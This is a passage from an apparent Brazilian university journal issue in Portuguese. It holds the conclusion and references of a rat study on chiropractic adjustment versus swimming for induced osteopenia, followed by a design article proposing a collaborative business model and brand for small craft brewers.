Os resultados deste estudo permitem concluir o modelo de indução de osteopenia empregado se mostrou efetivo, e ao comparar o grupo Activator[®] Dexametasona (AD) com Natação Dexametasona (ND), o ajuste quiroprático mostrou importante relevância em relação à natação.

Assim, pode-se supor que a natação, apesar de não ter produzido alterações ósseas esperadas, por possível estresse da atividade aquática, ocasionou pequeno incremento nos valores para os fêmures e uma importante redução para as tíbias.

Afirmando que a intervenção quiroprática apresentou de forma eficaz no ganho da massa óssea, pois o uso do Activator® dispara uma força mecânica e magnitude controladas que possui um sistema interno de molas que desenvolve uma força de impacto em alta velocidade diretamente sobre a região a ser tratada. Trierweiler e cols. (2012) e Göttert (2010) desenvolveram uma ponteira adaptada que foi acoplada na extremidade do *Activator*® IV em substituição a ponteira original do instrumento, essa ponteira que entra em contato com a região a ser tratada. Com a redução, a área de contato da ponteira adaptada foi equivalente a 25% da área da ponteira original do instrumento, uma redução de cerca de quatro (04) vezes na área de contato em comparação com a ponteira original. Assim, a força desenvolvida pelo *Activator*® IV ficou concentrada em uma menor área de contato. Como a área de contato é um dos fatores que influencia a magnitude da força, Duarte et al. (2014) demonstraram que o uso da ponteira adaptada no *Activator*® IV provocou acréscimo no valor do pico de força desse instrumento, apresentando uma força de impacto ao disparar para o ajuste.

Sendo assim o método mais relevante de redução do nível de osteopenia foi o protocolo de ajuste quiroprático, pois apresentou maior densidade trabecular nos fêmures e tíbias avaliados.

A análise das imagens para a densitometria óssea através do uso de radiografias digitais mostrou-se uma boa ferramenta na investigação óssea dos animais. Sugere-se, a continuidade do presente trabalho, procedendo com a análise histomorfológica dos materiais disponíveis (ossos) para gerar dados que corroborem aos obtidos neste trabalho.




Figura 4 - Montagem com uma imagem da tela de trabalho do software Image-Pro Plus 4.0, destacando a diferença da densidade óssea dos grupos (C) Controle, (CD) Controle Dexametasona, (ND) Natação Dexametasona, (AD) *Activator*[®] Dexametasona, (NAD) Natação, *Activator*[®] mais Dexametasona. Fonte: Próprio autor, 2015.

5 CONCLUSÃO

Os resultados deste estudo permitem concluir, que o modelo de indução de osteopenia empregado se mostrou efetivo, e ao comparar o grupo *Activator*[®] Dexametasona (AD) com Natação Dexametasona (ND), pois ajuste quiroprático mostrou relevância em relação à natação, possivelmente pela impactação da força mecânica do aparelho *Activator*[®] gerado no momento de ajuste. Como perspectiva, sugere-se a realização de experimentos semelhantes incluindo um grupo de impacto (atividade em esteira), e mensurando a densidade óssea trabecular antes, durante e ao término do tratamento para um melhor controle das variáveis, bem como a inclusão de outros protocolos quiropráticos (ex.: *Impulse*[®]). Também como novas abordagens do tratamento quiroprático, no intuito de agregar aos achados desta pesquisa.

REFERÊNCIAS

BARBERA, M.; FIERABRACCI, V.; NOVELLI, M.; BOMBARA, M.; MASIELLO, P.; BERGAMINI, E.; DE TATA, V. Dexamethasone-induced insulin resistance and pancreatic adaptative response in ageing rats are not modified by oral vanadyl sulfate treatment. *Eur. J. Endocrinol.*, Oslo, v. 145, n. 6, p. 799-806, 2001.

BARCELLOS FILHO, P. C. G.; CRUZ, I. T. F.; BARCELLOS, M. L.; OGAWA, W. N..

Treinamento aeróbio e dexametasona: implicações no eixo estressor. *Capa*, v. 2, n. 1, 2010.

BOURRIN, S.; GHAEMMAGHAMI, F.; VICO, L.; CHAPPARD, D.; GHARIB, C.; ALEXANDRE. C.. Effect of a five-week swimming program on rat bone: a histomorphometric study. *Calcif Tissue Int.*, v. 51, n. 2, p. 137-42, aug. 1992.

BUCKLEY, L. M.; LENORE, M.; BUCKLEY, M. D.; VIRGINIA, M.. Clinical and diagnostic features of glucocorticoid-induced osteoporosis. *Clin Exp Rheumatol.*, Commonwealth University, Division of General Medicine, Sanger Hall, v. 7, n. 83, p. 1101, 2000.

CALDEFIE-CHEZET, F.; MOINARD, C.; MINET-QUINARD, R.; GACHON, F.; CYNOBER, L.; VASSON, M. Dexamethasone treatment induces long-lasting hyperleptinemia and anorexia in old rats. *Metabolism*, New York, v. 50, n. 9, p. 1054-1058, 2002.

CFMV - CONSELHO FEDERAL DE MEDICINA VETERINÁRIA. **Legislação. Resolução nº. 11794 que dispõe sobre procedimentos e métodos de eutanásia em animais, e dá outras providências.** Brasília, 20 de junho de 2012. Disponível em: <http://www.cfmv.org.br/portal/legislacao/resolucoes/resolucao_714.pdf>. Acesso: 28 out. 2013.

COLLOCA et al; comparison of mechanical force of manually assisted chiropractic adjusting instruments. *Journal of Manipulative and Physiological Therapeutics*, v. 28, n. 6, p. 414-422, jul 2005.

CONTARTEZE, R. V.. **Biomarcadores do estresse em ratos exercitados por natação e corrida em esteira rolante.** 2006. 51 f. Dissertação (mestrado) - Instituto de Biociências de Rio Claro, Universidade Estadual Paulista, 2006.

CRAMER, G. D.; FOURNIER, J. T.; CHARLES, N. R.; HENDERSON, C. N. R.; CHRISTOPHER, C.; WOLCOTT, C. C.. Degenerative Changes Following Spinal Fixation in a Small Animal Model. *J. Manipulative Physiol. Ther.*, v. 27, n. 3, p. 141-154, 2004.

DALCIN, M.. Efeitos da imobilização no membro posterior sobre a anatomia da articulação do joelho e funcionalidade da marcha em ratos Wistar. 2008. 61f. Trabalho de Conclusão de Curso (Monografia) – Curso de Quiropraxia, Universidade Feevale, Novo Hamburgo, RS, 2008.

DUARTE, F. C.; KOLBERG, C.; BARROS, R. R.; SILVA, V. G.; GEHLEN, G.; VASSOLER, J. M.; PARTATA, W. A.. Evaluation of Peak Force of a Manually Operated Chiropractic Adjusting Instrument With an Adapter for Use in Animals. *J. Manipulative Physiol. Ther.*, may. 2014.

FATTORI, C.. Desenvolvimento de um modelo animal para o estudo da osteoporose. 2011. 76 f. Trabalho de Conclusão de Curso (Monografia) – Curso de Quiropraxia, Universidade Feevale, Novo Hamburgo, RS, 2011.

FAUL, F.; ERDFELDER, E.; LANG, A. G.; BUCHNER, A.. G*Power 3: A flexible statistical statistical power analysis for the social, behavioral, and biomedical sciences. *Behavior Research Methods*, v. 39, n 2, p. 175-191, 2007.

FERREIRA, J. D. B.; PINTO, A. S.; DEL CARLO, R. J.; FONSECA, C. C.; OLIVEIRA, T. T.; CARDOSO, C. A.; AMARAL, G. G.; LIMA, L. R. P. Alendronato de Sódio, Risedronato Sódico, Atorvastatina Cálcica e Lovastatina na reparação de fraturas tibiais em ratas com osteoporose induzida pela dexametasona. 2007. 209f. Dissertação (Pós-Graduação em medicina veterinária) – Departamento de Veterinária, Universidade Federal de Viçosa, Viçosa, 2007.

FUHR, A.; MENKE, M.. Status of Activator Methods Chiropractic, Technique, Theory and Practice. *J. Manipulative Physiol. Ther.*, v. 28, n.2, 2005.

GARY, L. M.; CENTER, J. R.; HENDERSON, K.; EISMAN, J.. **Bone and Mineral Research Program**: Garvan Institute of Medical Research, St. Vincent's Hosp. Sydney, New South Wales, Australia, 2010.

REED, W. R.; CAO, D. Y.; LONG, C. R.; KAWCHUK, G. N.; PICKAR, J. G.. Relationship.

SANTOS, P. S. Desenvolvimento de um modelo experimental para o estudo da osteoporose. 2004. Xxf. Dissertação (Mestrado em medicina veterinária) – Departamento de Veterinária, Universidade Federal de Viçosa, Viçosa, 2004.

SAVARY, I.; DEBRAS, E.; DARDEVET, D.; RAMBOURDIN, F.; VASSON, M. P.; OBLED, C.; GRIZARD, J. Evidence for an alteration of plasma and liver proteins response to Dexamethasone in aging rats. *Mech. Ageing Dev.*, Limerick, v. 122, n. 1, p. 105–120, 2001.

SILVA, A.. Isometria adaptada à água e a qualidade de vida de indivíduos com baixa massa óssea. 2004. 74 f. Trabalho de Conclusão de Curso (Monografia) – Curso Fisioterapia, Universidade Feevale, Novo Hamburgo, RS, 2004.

SILVA, K. A.. Efeitos do exercício físico sobre propriedades estruturais e mecânicas do fêmur de ratos com diabetes mellitus experimental. 2011. 55 f. Monografia (Trabalho de pós-graduação de curso em Educação Física) -Viçosa, Minas Gerais, 2011.

SONG, X. J.; GAN, Q.; CAO, J. L.; WANG, Z. B.; RUPERT, R. L.. Spinal manipulation reduces pain and hyperalgesia after lumbar intervertebral foramen inflammation in the rat. *J. Manipulative Physiol. Ther.* v. 29, n. 1, p. 5-13, 2006

STIEVEN, F. F.. Efeitos do *Activator*® sobre a hiperalgesia do membro posterior em ratos ajustados na região lombar. 2010. Monografia (Trabalho de Conclusão do curso de Quiropraxia) – Universidade Feevale, Novo Hamburgo – RS, 2010.

STOCK, J. L.; AMANTEA, J. H.; OVERDOF, A. D.; SAMAR, F. L; PICKENS. The role of chiropractic in the diagnosis, prevention and treatment of osteoporosis. *Comp. Ther. Med.*, v. 5, n. 1, p. 36-39, 1997.

SUOMINEN, H.. Bone mineral density and long term exercise. An overview of crosssectional athlete studies. *Sports Med.*, v. 16, p. 316-330, 1993.

TANNO, A. P.; BIANCHI, F. J.; MOURA, M. J. S.; MARCONDES, F. K.. Atrial supersensitivity to noradrenaline in stressed female rats. *Life Science Oxford*, v. 71, n. 25, p. 2973-2981, 2002.

TRIERWEILER, J.; GÖTTERT, D. N.; GEHLEN, G.. Evaluation of Mechanical Allodynia in an Animal Immobilization Model Using the Von Frey Method. *J. Manipulative Physiol. Ther.*, v. 35, n. 1, p. 18-25, 2012.

VEIGA, R.. *Comparativo entre os efeitos do exercício de impacto e do ajuste quiroprático na matriz óssea em um modelo animal de osteopenia*. 2012. 36f. Trabalho de Conclusão de Curso (Monografia) – Curso de Quiropraxia, Universidade Feevale, Novo Hamburgo, RS, 2012.

WILSON, J. D.; FOSTER, D. W. *Williams Textbook of Endocrinology*, In: 8.ed. Philadelphia: W. B. Saunders Company, 1992. 1712p.

XAVIER, L. L.; VIOLA, G. G.; FERRAZ, A. C.; DA CUNHA, C.; DEONIZIO, J. M.; NETTO, C. A.; ACHAVAL, M.. A simple and fast densitometric method for analysis of tyrosine hydroxylase immunoreactivity in the substantia nigra pars compacta and its ventral tegmental area. *Brain Research Protocols.*, v. 16, p. 58– 64, 2005.

DESTAQUE

Ciências Exatas e Tecnológicas - Design

DESENHO DE UM MODELO DE NEGÓCIO COLABORATIVO QUE INCENTIVE O CERVEJEIRO ARTESANAL A LANÇAR SEU PRODUTO NO MERCADO

Henrique Bittencourt Almeida

Graduado em Design;
Universidade Feevale;
bittencurt.henrique@gmail.com

Igor Escalante Casenote

Mestre em Design; Professor
do Bacharelado em Design;
Universidade Feevale;
igor@feevale.br

RESUMO

O mercado de cerveja artesanal vem crescendo a cada ano, de forma que atualmente existem cerca de 200 microcervejarias no país, com diferentes tipos de modelos de negócio. Porém, os pequenos produtores de cerveja artesanal têm dificuldades de entrar no mercado de trabalho formal devido à burocracia, ao alto investimento e, às vezes, até à falta de conhecimento, que acaba trazendo empecilhos ao negócio. Nesse contexto, objetivou-se projetar um modelo de negócio colaborativo que incentive o pequeno cervejeiro artesanal a lançar seu produto no mercado. Para isso, com base em uma pesquisa qualitativa, foram realizadas entrevistas com quatro empresas relacionadas ao universo cervejeiro, a fim de entender esse universo. O projeto resultou em um modelo de negócio que propõe um ambiente colaborativo, em que o pequeno produtor de cerveja artesanal possa começar a sua empresa, dispondo de uma equipe de consultores de diversas áreas do conhecimento e, ao mesmo tempo, de um equipamento profissional para produzir suas cervejas.

Palavras-chave: Cerveja. Design. Modelo de negócio. Empreendedor.

ABSTRACT

The craft beer market is expanding every year, with currently about 200 microbreweries in the country, with different types of business models. However, small producers of craft beer have difficulties to enter the formal labor market due to bureaucracy, the high investment and sometimes even the lack of knowledge, which hampers business. In this context, we aimed to design a collaborative business model that encourages small craft brewers to launch their product in the market. For this, based on a qualitative research, we conducted interviews with four companies related to the brewing universe in order to understand it. The project resulted in a business model that proposes a collaborative environment where the small producers of craft beer can start their business, with a team of consultants from various fields of knowledge and, at the same time, the most professional equipment to produce their beers.

Keywords: Beer. Design. Business model. Entrepreneur.

1 INTRODUÇÃO

Segundo Laranjeira (2007), a cerveja é a bebida alcoólica mais consumida no Brasil. De todas as doses anuais de bebidas consumidas no país, em torno de 61% são de cerveja. O vinho fica com 25%, os destilados com 12% e os outros tipos de bebidas com 2%.

No quintal de casa ou espremidos na cozinha do apartamento estão os pequenos produtores de cerveja, produzindo suas receitas por paixão ou, algumas vezes, tentando começar um negócio. Esses pequenos produtores têm muitas dificuldades de entrar no mercado, de forma que apenas aqueles que têm espírito empreendedor acabam arriscando. Para Dornelas (2001), os empreendedores são pessoas apaixonadas pelo que fazem e que não se contentam em ser apenas mais um no mercado: eles querem deixar seu legado, sendo reconhecidos e admirados. Para inovar, o empreendedor precisa estar atento ao mercado e às suas mudanças. De acordo com Drucker (2003, p. 93), “a oportunidade é a fonte da inovação”.

Uma das soluções para que o empreendedor não se perca e acabe falindo é pensar como será o seu modelo de negócios. Segundo Osterwalder e Pigneur (2011, p. 14), “um modelo de negócios descreve a lógica de criação, entrega e captura de valor por parte de uma organização”. Osterwalder e Pigneur criaram uma ferramenta chamada Quadro do Modelo de Negócio, a qual tem uma linguagem fácil e pode ajudar os empreendedores a descreverem e manipularem seus modelos de negócio de maneira lógica.

Diante desse contexto, é possível afirmar que o mercado de cerveja artesanal precisa investir mais no desenho do modelo de negócio. Nesse sentido, o designer torna-se o principal agente para a construção e a valorização desse produto. Uma das formas de incentivar e auxiliar o crescimento dessa economia é por meio do design e da inovação. Para Vianna et al. (2012), a inovação guiada pelo design veio contribuir para melhorar o mercado, pois, para

inovar, é preciso focar o desenvolvimento, a abertura ou a atendimento de novos mercados. Assim, a pergunta que guia este estudo é: como o design pode projetar o desenho de um modelo de negócios, que incentive os pequenos produtores de cerveja artesanal da região da grande Porto Alegre a produzirem e competirem de forma inovadora e economicamente sustentável?

O objetivo do presente trabalho consiste, assim, em analisar e projetar um modelo de negócio colaborativo que incentive o pequeno cervejeiro artesanal a lançar seu produto no mercado. Como objetivos específicos, este projeto busca analisar o modelo de negócio atual dos produtores de cerveja artesanal da grande Porto Alegre e compreender a situação do varejista que vende a cerveja artesanal.

O Rio Grande do Sul é um dos estados mais importantes na produção de cerveja artesanal no Brasil. O interesse de empreender desses cervejeiros cresce a cada dia, mas a inovação no modelo de negócio acaba ficando em segundo plano, o que, às vezes, faz com que a empresa feche as portas. O design pode ser o grande catalizador dessa mudança, colaborando para a criação de negócios inovadores. Além disso, tal mudança pode contribuir para a economia, fomentando a indústria e incentivando a produção artesanal.

2.1 CERVEJA

A produção e o consumo de cerveja existem desde os primórdios da civilização. Segundo Beltramelli (2012), a cerveja surgiu há cerca de sete mil anos atrás, na Mesopotâmia, atual Iraque. Morado (2011), assim como Beltramelli (2012), acredita que a cerveja tenha nascido

no Oriente Médio ou no Egito. De acordo com Beaumont (2012), cerveja é qualquer bebida iniciada com grãos, geralmente milho, arroz ou lúpulo e fermentada por algum tipo de levedura.

As cervejas industriais são produzidas em grande escala contam com um enorme investimento em marketing. Utilizam menos ingredientes nobres e colocam mais artifícios para aumentar o volume e diminuir os custos. As cervejas industriais geralmente são as do tipo *Standard Lager* e seu estilo é o mais difundido no mundo. Atualmente, a AB-inBev é a maior cervejaria do mundo (BELTRAMELLI, 2012).

Segundo Beltramelli (2012), as cervejas artesanais têm perfis mais complexos se comparadas às cervejas produzidas industrialmente pelas grandes marcas, oferecendo experiências gastronômicas que dispensam um consumo exagerado. Enquanto grande parte das cervejarias tem amplos portfólios de marcas que se resumem a alguns perfis de sabor, as cervejarias artesanais oferecem uma quantidade muito maior de experiências gustativas.

As cervejas artesanais vêm cada vez mais assumindo um caráter revolucionário, batendo de frente com as grandes corporações e conquistando novos adeptos dessa cultura cervejeira artesanal.

2.2 EMPREENDEDORISMO E INOVAÇÃO

Segundo Dornelas (2001), a origem da palavra empreendedor vem do francês *entrepreneur*, que significa aquele que assume riscos e começa algo novo. Para Dornelas (2001), os empreendedores são pessoas especiais, apaixonadas pelo que fazem, não se contentando em ser apenas no mercado, eles querem ter seu trabalho reconhecido e admirado, querendo deixar a seu nome e empresa na história.

Uma das palavras mais citadas no mundo do empreendedorismo é inovação, mas o fato de citar tal termo não quer dizer que os conceitos de inovação sejam efetivamente utilizados. Segundo Vianna et al., “Apenas 4% dos novos produtos lançados nos Estados Unidos são bem-sucedidos” (2012, p. 12). Tigre (2006), apresenta uma distinção entre inovação e invenção, para o autor, invenção é a criação de um processo, técnico ou produto técnico. Já inovação é a aplicação prática de uma invenção.

Inovação é a força fundamental para fazer com que a economia cresça, abrindo espaço para novas formas de prosperidade (SCHUMPETER, 1982). Pinheiro, Alt e Pontes (2011, p. 17) completam essa definição, afirmando que “inovar é transformar ideias em valor. É sobre gerar soluções que transformam a maneira como as pessoas vivem e trabalham e, principalmente, equilibram benefícios para negócios e sociedade”.

Muitas pessoas veem o design apenas como um campo responsável meramente por embelezar as coisas. Entretanto, o design é uma das principais áreas que podem contribuir para inovação na sociedade. Lookwood (2004) afirma que o design é um recurso para se chegar à inovação.

2.3 MODELO DE NEGÓCIOS

Os anos noventa ficaram marcados pela popularização da internet, resultando em grandes transformações na forma como a sociedade faz negócios e se relaciona. Com essas transformações, surgiu a necessidade de mudar o modo de organizar os negócios, modelando-os sob uma nova ótica (OROFINO, 2011).

Para Osterwalder e Pigneur (2011, p. 4), “incontáveis modelos inovadores surgem a cada dia. Indústrias completamente novas se formam enquanto as antigas desabam. Os inovadores desafiam a velha guarda, que luta fervorosamente para se reinventar”. Os autores ainda afirmam que “um modelo de negócios descreve a lógica de criação, entrega e captura de valor por parte de uma organização” (OSTERWALDER; PIGNEUR, 2011, p. 14).

Em 2010, Osterwalder e Pigneur criaram e disponibilizaram uma ferramenta de linguagem comum, permitindo a qualquer pessoa descrever e manipular facilmente modelos de negócio. Essa ferramenta é chamada de quadro de modelo de negócios. Essa ferramenta possui nove componentes básicos, que mostram de maneira lógica como uma empresa ou organização pode gerar valor. “Os nove componentes cobrem as quatro áreas principais de um negócio: clientes, oferta, infraestrutura e viabilidade financeira” (OSTERWALDER; PIGNEUR, 2011, p. 15).

2.4 MARCA E EXPERIÊNCIA

Hoje o mundo cooperativo é dominado por grandes marcas, mas o ato de marcar é muito antigo. Para Pavitt (2003), a origem da palavra *brand*, que em português significa marca, vem da prática de marcar ou gravar algo com ferro quente. O gado ou rebanho era “marcado” com o objetivo de identificar quem era seu proprietário.

A partir do século XIX, começou uma grande mudança. Com o desenvolvimento das empresas e a possibilidade de distribuição em larga escala, os empresários perceberam que era necessário mais do que apenas ter uma marca para identificar a origem do produto. Hoje, em todo o mundo, praticamente tudo que é vendido possui marca.

As marcas funcionam como importantes ferramentas de comunicação, estabelecendo um elo entre a empresa e o consumidor. Para Ellwood (2000, p. 25), “a marca é a aura que envolve o produto ou serviço e que comunica ao consumidor os seus benefícios, diferenciando-os da concorrência”.

Uma marca com um bom nome e uma identidade visual forte ajuda muito uma empresa a se consolidar no mercado. No entanto, é na prateleira que o assunto se complica, quando o produto está rodeado de concorrentes, os quais, muitas vezes, apresentam um preço muito mais atrativo aos olhos do consumidor. Nesse contexto, fica difícil de competir, mas é nesse momento em que entra o designer, criando a embalagem e pensando no ponto de venda (PDV) como um todo. Para Perez (2004, p. 66), a embalagem “deve causar impacto para que possa ser vista e diferenciada, mas também tem de criar uma conexão emocional com as pessoas, a fim de que possa ser apreciada, desejada”.

Segundo Moritz (2005), o design de serviços pode auxiliar na criação de novos serviços. Pode, também, melhorar os já existentes, tornando-os mais úteis e desejáveis para os clientes, sendo eficientes e eficazes para a organização a que prestou o serviço. Com base no que os autores mencionaram, pode-se concluir que as experiências são únicas e que a forma como cada um reage vai depender em grande parte do que o designer produzirá. Cabe ao designer, assim, a tarefa de interpretar e gerar soluções criativas e relevantes para a sociedade.

3.1 DELINEAMENTO CIENTÍFICO

Esta pesquisa foi delimitada de acordo com os procedimentos criados por Prodanov e Freitas (2009) e possui caráter teórico-prático, buscando o conhecimento de vários autores com o intuito de realizar uma solução adequada por meio de etapas projetuais.

O objeto deste estudo é bibliográfico e de pesquisa de campo. Para uma melhor compreensão dos modelos de negócio, foram selecionadas para serem entrevistadas, empresas que englobassem diferentes partes da cadeia cervejeira. As quatro organizações selecionadas são: Barco Brewers, cervejaria que possui um modelo de negócio colaborativo, localizada na cidade de Porto Alegre; cervejaria Elementum, que tem um conceito que une cerveja, arte, música e gastronomia, localizada em Novo Hamburgo; Bier Tal, uma loja especializada em cervejas artesanais; e Cervasinos, uma associação de cervejeiros artesanais do Vale do Sinos, que não tem fins lucrativos.

Todas as entrevistas foram gravadas em áudio com autorização dos entrevistados. A partir disso, foi elaborado o resumo de cada uma das respostas em conjunto com as suas respectivas perguntas. Assim, esta pesquisa também pode ser considerada como descritiva, pois tanto o material bibliográfico quanto o de campo pode gerar um relatório baseado em uma abordagem qualitativa para a obtenção dos dados.

3.2 DELINEAMENTO METODOLÓGICO

Para o desenvolvimento deste trabalho, foi utilizada a metodologia projetual baseada no método aberto de Santos (2006). Chamado de “Método de desdobramento em 3 etapas (MD3E)”, é formado por três grandes passos: a Pré-Concepção, a Concepção e a Pós-Con-

4 DESENVOLVIMENTO

cepção. A escolha desse método possibilita a união e a utilização da metodologia de diversos autores diferentes.

Na sequência, serão descritas todas as etapas que compreendem o desenvolvimento do projeto, com seus respectivos resultados.

4.1 ESTRUTURAR PERCEPÇÕES: RESULTADOS DAS ENTREVISTAS

O principal agrupamento de respostas está relacionado ao governo. De acordo com as empresas entrevistadas, falta algum tipo de incentivo por parte do governo, para que o pequeno produtor consiga colocar a sua empresa para funcionar legalmente. As altas taxas de tributação para todas as etapas da produção de uma cerveja fazem com que o produto chegue a um valor elevadíssimo ao consumidor final. Outro ponto destacado foi a burocracia para se criar uma empresa e registrar um produto, já que, para vender qualquer tipo de cerveja de forma regulamentada, é necessário que a empresa que irá produzir o produto tenha registro no Ministério da Agricultura, Pecuária e Abastecimento (Mapa) – o que configura um grande problema, pois as leis mudam de estado para estado. O que acontece, então, é que a grande maioria dos pequenos produtores não é registrada, muitas vezes por falta de incentivo e de poder financeiro ou mesmo por desconhecimento das leis do país.

Em um segundo momento, percebeu-se que as marcas entrevistadas têm toda sua produção terceirizada, o que, de certa forma, é bom, pois o investimento inicial não é tão alto e seus produtos podem ser registrados no Mapa sem grandes burocracias. Por outro lado, en-

tretanto, a margem de lucro torna-se pequena, o que acaba fazendo com que o preço final do produto seja maior. Segundo o lojista, o pequeno produtor procura-o para mostrar seu produto e vendê-lo posteriormente. Para o lojista, é uma ótima forma de ter um contato direto com o criador da cerveja, obter mais informações sobre ela e receber cervejas sempre frescas.

Por último, todos os entrevistados falaram que a cerveja deve proporcionar uma experiência ao seu consumidor. O presidente da Cervasinos relatou que o principal benefício que uma pessoa tem ao se associar é a troca de experiências entre os usuários.

Com uma análise aprofundada das entrevistas foi possível perceber alguns padrões de respostas entre as empresas e reuni-las em um papel. Na sequência, esses padrões foram divididos em grupos que geraram *insights* e conceitos para o projeto. Ao todo, foram oito grupos percebidos: “Experiência”, “Relacionamento com o Consumidor”, “Valorização da cerveja local”, “Fabricação terceirizada”, “Pequeno produtor”, “Distribuição”, “Incentivo do Governo” e “Registro no Mapa”. A ferramenta de geração de *insights* foi de grande contribuição para alcançar os resultados esperados. Com ela, foi possível perceber caminhos e conceitos para o novo modelo de negócio.

4.2 NOVO MODELO DE NEGÓCIO

Com base nas entrevistas, na geração e na classificação de *insights*, foi possível elaborar o quadro do modelo de negócio, que sintetiza como o projeto aqui intencionado será estruturado, sendo exposto na Figura 1.

Em linhas gerais, o modelo de negócio propõe-se a criar um ambiente colaborativo, onde o pequeno produtor de cerveja artesanal poderia começar a sua empresa com toda uma equipe de consultores de diversas áreas do conhecimento a sua disposição, para auxiliá-lo no que fosse preciso, atuando como uma espécie de incubadora cervejeira. Ao mesmo tempo, o produtor poderia utilizar o equipamento do local para produzir suas cervejas, já que o ambiente seria regularizado pelo Mapa. Nesse ambiente, também existiria um bar, onde seriam vendidas somente cervejas produzidas no local, com o intuito de saber a opinião do consumidor sobre as cervejas e, também, de proporcionar uma interação do produtor com o consumidor.

A próxima e derradeira etapa do projeto tem por objetivo representar visualmente o modelo de negócio.

4.4 REPRESENTAÇÃO VISUAL DO NEGÓCIO

Na sequência, são descritas todas as etapas que compreendem representação visual do modelo de negócio, com seus respectivos resultados.



Figura 1 - Modelo de negócio

Fonte: elaborado pelo autor.

4.4.1 NAMING

As pessoas que produzem cerveja formam uma espécie de tribo, reunindo-se em eventos, festivais e em suas casas para discutir e trocar experiências sobre cerveja. Um clã é constituído por um grupo de pessoas unidas por parentesco e linhagens próximas. O mundo da cerveja funciona de modo similar: muitas famílias fazem cerveja há séculos, passando sempre o conhecimento para as próximas gerações. O conceito deste modelo de negócio é, justamente, fazer com que o pequeno produtor que tem a sua empresa instalada no local se sinta parte de algo maior, como uma família ou um grande grupo de amigos. A ideia é formar o primeiro clã cervejeiro no mundo.

Portanto, o modelo de negócio vai se chamar *Brewclan*. A palavra *Brewer*, traduzida para o português, significa cervejeiro; já a palavra *Clan*, em português, significa clã. A primeira proposta de nome com esse conceito era *Brewerclan*, mas, para obter uma melhor pronuncia, optou-se por tirar as letras “e” e “r” da palavra *Brewer*. Após a definição dos nomes, apenas se juntou os termos *Brew* e *Clan*, dando origem ao nome *Brewclan*.

Em seguida, criou-se um denominador para completar o nome. A opção escolhida foi *Fermentadora de Negócios*. Fermentadora faz referência ao processo de fermentação existente na produção da cerveja, bem como a algo que está crescendo e se formando. A palavra negócios indica o que vai ser feito dentro da empresa, afinal, o local será o impulsor de novos negócios.



Figura 2 - Identidade visual e suas versões
Fonte: elaborado pelo autor.

4.4.2 MARCA

O conceito da marca buscou inspiração no movimento construtivista russo, utilizando formas retas e que tragam um aspecto de força, trabalho e colaboração. Nessa etapa, começa a geração de alternativas da marca, primeiramente com uma série de *sketches* rápidos da tipografia, buscando variações de formas e acabamentos para as letras.

Após a predefinição da tipografia e do símbolo, chegou o momento de unir os elementos da marca. Definido o caminho, o *sketch* foi escaneado e vetorizado no computador – a versão preferencial e a versão secundária da marca podem ser vistas na Figura 2.

Na sequência, iniciou-se o processo de criação da embalagem para a cervejaria. Como a marca tem como conceito formar um clã de cervejeiros, partindo dessa ideia, procuraram-se clãs espalhados pelo mundo para criar o nome das cervejas (estes clãs não têm nenhuma ligação com o universo cervejeiro). Foram definidos três nomes de clãs, os *McCarthy* da Irlanda, que possuem um Alce como símbolo; os *Campbell* da Escócia, que têm como símbolo um Javali; e os *Nakatomi* do Japão, os quais, tendo em vista os resultados desta pesquisa, não possuem nenhuma simbologia relacionada ao clã.

Com a definição dos nomes, partiu-se para a geração de alternativas por meio de *sketches* rápidos. Após, procedeu-se a um detalhamento das alternativas escolhidas, as quais foram passadas para o computador. Foram definidos dois formatos de garrafas já utilizadas no mercado, de 600 ml (Figura 3) e de 330 ml (Figura 4).



Figura 3 - Embalagens da garrafa de 600 ml
Fonte: elaborado pelo autor.



Figura 4 - Embalagens da garrafa de 330 ml
Fonte: elaborado pelo autor.

4.4.3 AMBIENTE DA FERMENTADORA DE NEGÓCIOS

A ideia é de que o ambiente do negócio fique em um terreno de esquina, podendo ser facilmente encontrado. Com uma linguagem rústica, optou-se por criar uma fachada discreta e enigmática, fazendo com que as pessoas se instiguem a saber o que existe lá dentro. A fachada terá os tijolos e o logotipo pretos, com apenas o símbolo da marca na cor branca; durante a noite, apenas o símbolo seria iluminado. A fachada pode ser vista na Figura 5.

O primeiro contato estabelecido com o usuário ocorrerá por meio da recepção do local. A ideia de ter uma recepção é para o caso de a pessoa responsável pelo atendimento estar ocupada, de modo que o usuário poderia aguardar em um ambiente confortável.

Na frente da recepção, existirão duas mesas, destinadas ao atendimento ao cliente e a todos os consultores responsáveis por colaborar com as empresas que trabalham no local. Ao lado das mesas haverá o bar e algumas mesas para os clientes usarem durante a noite. No bar, serão vendidas apenas as cervejas produzidas no local, com o intuito de obter a opinião dos clientes sobre as cervejas e, também, de incenti-



Figura 5 - Fachada do negócio
Fonte: elaborado pelo autor.

var o consumo da cerveja local. Esse bloco do ambiente pode ser visto na Figura 6, exposta a seguir.

O bloco onde as empresas terão seus postos de trabalho é apresentado na Figura 7. O local possuirá um bom espaço para a circulação de pessoas, com a possibilidade de mudar a posição em que as mesas estão colocadas a fim de conceder total liberdade às empresas para organizarem o ambiente da forma como acharem melhor. Este bloco possuirá dois banheiros exclusivos, um bicicletário interno e uma entrada para o local onde será feita a produção amadora e profissional da cerveja.



Figura 6 - Local destinado à recepção, às mesas dos consultores e ao bar
Fonte: elaborado pelo autor

